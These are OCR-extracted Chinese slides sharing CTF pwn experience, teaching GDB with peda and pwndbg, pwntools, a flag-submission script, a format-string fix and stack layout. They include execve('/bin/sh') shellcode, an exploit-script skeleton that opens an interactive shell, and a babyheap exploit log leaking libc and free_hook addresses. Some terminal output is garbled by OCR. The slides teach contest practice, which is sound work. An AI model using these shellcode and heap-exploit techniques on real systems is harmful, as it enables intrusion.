CTF经验分享

自我介绍

@ZhouPeng

@BUPT

@Pwner

目录 content

目录 content

题目类型

Web + Pwn


准备的工具

命令行工具
Ssh 远程登录

文件共享
Filezilla

图形界面
Winscp

网络环境分析



自动化提交Flag

```
def submit(answer):
    url = 'http://172.16.4.1/Answer/submitAnswer'
    token = 'b22e2041a8350971eb067f84b48cd4297'
    data = {"token":token,"answer":answer}
    s = requests.Session()
    resp = s.post(url,data=data,timeout=3)
    if "is true" in resp.content:
        print "OK:",token
    elif "not true" in resp.content:
        print "Failed:",token
    elif "is repeat" in resp.content:
        print "Repeat:",token
    else:
        print "Error:",token
```

修补程序漏洞

```
void test()
{
    char buf[100];
    scanf("%s", buf);
    printf(buf);
}

void test()
{
    char buf[100];
    scanf("%s", buf);
    printf("%s", buf);
}
```

注意区别

校外队伍


Flappypig
Null
紫荆花
Lancet
宫保鸡丁
Xmirror

目录 content

GDB常用命令


命令	功能
continue	恢复程序运行
finish	执行到函数退出
x	打印内存数据
p	打印表达式内容
command	断点触发时命令
step	单步步入
reverse-step	反向单步步入
next	单步步过
reverse-next	反向单步步过

GDB常用插件peda



https://github.com/longld/peda

GDB常用插件peda



GDB常用插件peda

命令	功能
pattern_create	构造非重复字符串
pattern_offset	计算偏移值
pdisass	反汇编
checksec	查看保护措施
vmmap	查看段地址信息
ropgadget	寻找简单的ropgadget
goto	执行到指定地址
find	查找字符串、地址等

Vmmap查看内存布局

```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00402000         r-xp      /root/桌面/book
0x00601000         0x00602000         rw-p      /root/桌面/book
0x00007ffff7a3b000 0x00007ffff7bd0000 r-xp      /lib/x86_64-linux-gnu/libc-2.24.so
0x00007ffff7bd0000 0x00007ffff7dcf000 ---p      /lib/x86_64-linux-gnu/libc-2.24.so
0x00007ffff7dcf000 0x00007ffff7dd3000 r--p      /lib/x86_64-linux-gnu/libc-2.24.so
0x00007ffff7dd3000 0x00007ffff7dd5000 rw-p      /lib/x86_64-linux-gnu/libc-2.24.so
0x00007ffff7dd5000 0x00007ffff7dd9000 rw-p      mapped
0x00007ffff7dd9000 0x00007ffff7dfc000 r-xp      /lib/x86_64-linux-gnu/ld-2.24.so
0x00007ffff7fd3000 0x00007ffff7fd5000 rw-p      mapped
0x00007ffff7ff4000 0x00007ffff7ff7000 rw-p      mapped
0x00007ffff7ff7000 0x00007ffff7ffa000 r--p      [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp      [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /lib/x86_64-linux-gnu/ld-2.24.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /lib/x86_64-linux-gnu/ld-2.24.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffffffde000 0x00007ffffffff000 rw-p      [stack]
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
```

GDB常用插件Pwndbg

pwndbg

`pwndbg` (/poʊndbæg/) is a GDB plug-in that makes debugging with GDB suck less, with a focus on features needed by low-level software developers, hardware hackers, reverse-engineers and exploit developers.

It has a boatload of features, see FEATURES.md.


Why?

Vanilla GDB is terrible to use for reverse engineering and exploit development. Typing `x/g30x $esp` is not fun, and does not confer much information. The year is 2016 and GDB still lacks a hexdump command. GDB's syntax is arcane and difficult to approach. Windbg users are completely lost when they occasionally need to bump into GDB.

What?

Pwndbg is a Python module which is loaded directly into GDB, and provides a suite of utilities and crutches to hack around all of the cruft that is GDB and smooth out the rough edges.

GDB常用插件Pwndbg



GDB功能扩充——基于peda

```
458     @memoized
459     def getarch(self):
460         """
461         Get architecture of debugged program
462 
463         Returns:
464             - tuple of architecture info (arch (String), bits (Int))
465         """
466         arch = "unknown"
467         bits = 32
468         out = self.execute_redirect('maintenance info sections ?').splitlines()
469         for line in out:
470             if "file type" in line:
471                 arch = line.split()[-1][:-1]
472                 break
473         if "64" in arch:
474             bits = 64
475         return (arch, bits)
476 
477     def intsize(self):
```

GDB功能扩充——基于peda


Peda.py--class PEDACmd

GDB功能扩充——基于peda

Peda.py--class PEDACmd

```
5995        # Defined by bluecake 2017-03-31 00:44:40
5996        # Quickly locate address
5997        def locate(self, *arg):
5998            """
5999            Useful command to locate an address in sections
6000            Usage:
6001                MYNAME address
6002            """
6003            (address,) = normalize_argv(arg, 1)
6004            if not address:
6005                return
6006            memmap = peda.get_vmmap()
6007            for (start, end, privilege, section,) in memmap:
6008                if address >= start and address <= end:
6009                    msg("address %s is in %s %s" % (hex(address), privilege, section, )
6010                    return
6011            return
```


GDB功能扩充——基于GDB脚本



GDB功能扩充——基于GDB脚本

```
define mheap
    if($mheap_opt == 0)
        python heap_addr = peda.get_vmmap('[heap]')[0][0]
        python peda.execute('set $heap='+hex(heap_addr))
        set $mheap_opt = 1
    end
    if ($argc == 1)
        set $start_pos = $arg0
        if ($last_offset != $start_pos)
            set $last_pos = 0
            set $last_offset = $start_pos
        end
        x/40a $heap + $last_pos + $start_pos
        python peda.execute("set $arch = " + str(peda.getarch()[1]))
        set $last_pos = $last_pos + 5 * $arch
    else
       ....
    end
    if ($argc == 0)
        x/80a $heap
    end
end
```

EXP脚本开发——pwntools



pwntools

stable

Search docs

About pwntools

Installation

Getting Started

from pwn import *

Command Line Tools

pwnlib.adb — Android Debug Bridge

pwnlib.args — Magic Command-Line Arguments

pwnlib.asm — Assembler functions

Internal Functions

pwnlib.atexception — Callbacks on unhandled exception

pwnlib.atexit — Replacement for atexit

pwnlib.constants — Easy access to header file constants

pwnlib.context — Setting runtime variables

Docs » pwntools

Edit on GitHub

pwntools

`pwntools` is a CTF framework and exploit development library. Written in Python, it is designed for rapid prototyping and development, and intended to make exploit writing as simple as possible.

The primary location for this documentation is at docs.pwntools.com, which uses readthedocs. It comes in three primary flavors:

- Stable
- Beta
- Dev

Getting Started

- About pwntools
  - `pwn` — Toolbox optimized for CTFs
  - `pwnlib` — Normal python library
- Installation
  - Prerequisites
    - Binutils

pwntools常用模块

模块	功能
pwnlib.tubes	process、remote
pwnlib.util.packing	p32、u32、p64、u64
pwnlib.elf	加载二进制文件
pwnlib.shellcraft	快速编写shellcode
pwnlib.asm	（反）汇编
pwnlib.DynELF	泄露system函数地址
pwnlib.gdb	启动gdb调试
pwnlib.fmtstr	格式化字符串

pwntools常用模块

```
In [14]: p32(0x8048414)
Out[14]: '\x14\x84\x04\x08'

In [15]: hex(u32('\x14\x84\x04\x08'))
Out[15]: '0x8048414'

In [16]: p64(0x7fdeadbeaf)
Out[16]: '\xaf\xbe\xad\xde\x7f\x00\x00\x00'

In [17]: hex(u64('\xaf\xbe\xad\xde\x7f\x00\x00\x00'))
Out[17]: '0x7fdeadbeaf'
```


pwntools常用模块

```
In [19]: print shellcraft.execve('/bin/sh')
    /* execve(path='/bin/sh', argv=0, envp=0) */
    /* push '/bin/sh\x00' */
    push 0x1010101
    xor dword ptr [esp], 0x169722e
    push 0x6e69622f
    mov ebx, esp
    xor ecx, ecx
    xor edx, edx
    /* call execve() */
    push SYS_execve /* 0xb */
    pop eax
    int 0x80

In [20]: asm(shellcraft.execve('/bin/sh'))
Out[20]: 'h\x01\x01\x01\x01\x814$.ri\x01h/bin\x89\xe31
```

快速编写EXP脚本

```python
from pwn import *

slog = 1
local = 1
debug = 1

if slog: context.log_level = True
if local:
    p = process('./pwnme')
else:
    p = remote('127.0.0.1', 8888)
if local and debug:
    gdb.attach(p, open('debug'))
//交互数据处理
//拿到shell
p.interactive()

```

快速编写EXP脚本


文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
0x7fbf73de75a8 <__read_nocancel+15>
0x7fbf73de75a9 <read+25>: sub
0x7fbf73de75ad <read+29>:
call 0x7fbf73e011b0 <__libc_enab
0000| 0x7ffffe513008 --> 0x56292792728
0008| 0x7ffffe513010 --> 0x8
0016| 0x7ffffe513018 --> 0x7ffffe51305
0024| 0x7ffffe513020 --> 0x5629279274b
0032| 0x7ffffe513028 --> 0x0
0040| 0x7ffffe513030 --> 0x0
0048| 0x7ffffe513038 --> 0x315bd556fc8
0056| 0x7ffffe513040 --> 0x7ffffe51306
ush r15)
Legend: code, data, rodata, value
0x00007fbf73de75a0 in __read_nocancel
at ../sysdeps/unix/syscall-templat
84 ../sysdeps/unix/syscall-templa
Breakpoint 1 at 0x562927926f43
Breakpoint 2 at 0x562927927022
Breakpoint 3 at 0x562927927107
Breakpoint 4 at 0x562927926dcc
gdb-peda$
python /root/桌面/python start gdb
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[+] Starting local process './babyheap': pid 368
7
[+] Starting local process './babyheap': pid 368
7
[+] Starting local process './babyheap': pid 368
[+] Starting local process './babyheap': pid 368
7
[*] '/lib/x86_64-linux-gnu/libc-2.24.so'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
heap addr is 0x56292836b110
main_arena addr is 0x7fbf740a4b58
free hook is 0x7fbf740a6788
base addr is 0x7fbf73d0c000
fake_fastbin addr is 0x7fbf740a67c8
system aadr is 0x7fbf73d4b460
[*] running in new terminal: /usr/bin/gdb -q "/
oot/桌面/python start gdb/babyheap" 36807 -x "/t
p/pwnFSsu45.gdb"
[+] Waiting for debugger: Done


脚本编辑器——Vimplus

优势

功能强大
纯命令行操作
调试方便

缺点

学习难度大
配置复杂



https://github.com/chxuan/vimplus

Libc源码跟踪调试

准备工作

sudo apt-get install libc6-dbg
sudo apt-get source libc6-dev

加载源码

directory ~/desktop/glibc-2.24/malloc/

```
Breakpoint 8, _int_malloc (av=av@entry=0x7f4170e24b00 <main_arena>,
    bytes=bytes@entry=0x51) at malloc.c:3354
3354    {
gdb-peda$ list
3349       ------------------------------ malloc ------------------------------
3350     */
3351
3352    static void *
3353    _int_malloc (mstate av, size_t bytes)
3354    {
3355      INTERNAL_SIZE_T nb;               /* normalized request size */
3356      unsigned int idx;                 /* associated bin index */
3357      mbinptr bin;                      /* associated bin */
3358
```

目录 content

目录 Pwn题常见漏洞

目录 Pwn题常见漏洞

栈的结构

```c
#include <stdio.h>

int main()
{
    int a;
    char str[100];
    scanf("%d %s", &a, str);
    printf("get input string:%s int:%d\n", str, a);
    return 0;
}
```

源码

IDA反编译

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char str[100]; // [sp+0h] [bp-70h]@1
  int a; // [sp+6Ch] [bp-4h]@1

  __isoc99_scanf("%d %s", &a, str);
  printf("get input string:%s int:%d\n", str, (unsigned int)a);
  return 0;
}
```

栈的结构

```
00070 ; D/A/*   : change type (data/ascii/
00070 ; N       : rename
00070 ; U       : undefine
00070 ; Use data definition commands to cr
00070 ; Two special fields " r" and " s" r
00070 ; Frame size: 70; Saved regs: 8; Pur
00070 ;
00070
00070 str             db 100 dup(?)
0006C                 db ? ; undefined
0006B                 db ? ; undefined
0006A                 db ? ; undefined
00069                 db ? ; undefined
00068                 db ? ; undefined
00067                 db ? ; undefined
00066                 db ? ; undefined
00065                 db ? ; undefined
00064 a               dd ?
00060  s              db 8 dup(?)
00058  r              db 8 dup(?)
00050
00050 ; end of stack variables
```

```
gdb-peda$ stack 30
0000| 0x7fffffffe290 ('a' <repeats 15 times>)   <-- str
0008| 0x7fffffffe298 --> 0x61616161616161 ('aaaaaaa')
0016| 0x7fffffffe2a0 --> 0xc2
0024| 0x7fffffffe2a8 --> 0x7fffffffe2df --> 0x55555555477
0032| 0x7fffffffe2b0 --> 0x7fffffffe2de --> 0x55555555477
0040| 0x7fffffffe2b8 --> 0x7ffff7ad3de5 (<handle_intel+10
0048| 0x7fffffffe2c0 --> 0x1
0056| 0x7fffffffe2c8 --> 0x5555555547bd (<__libc_csu_init
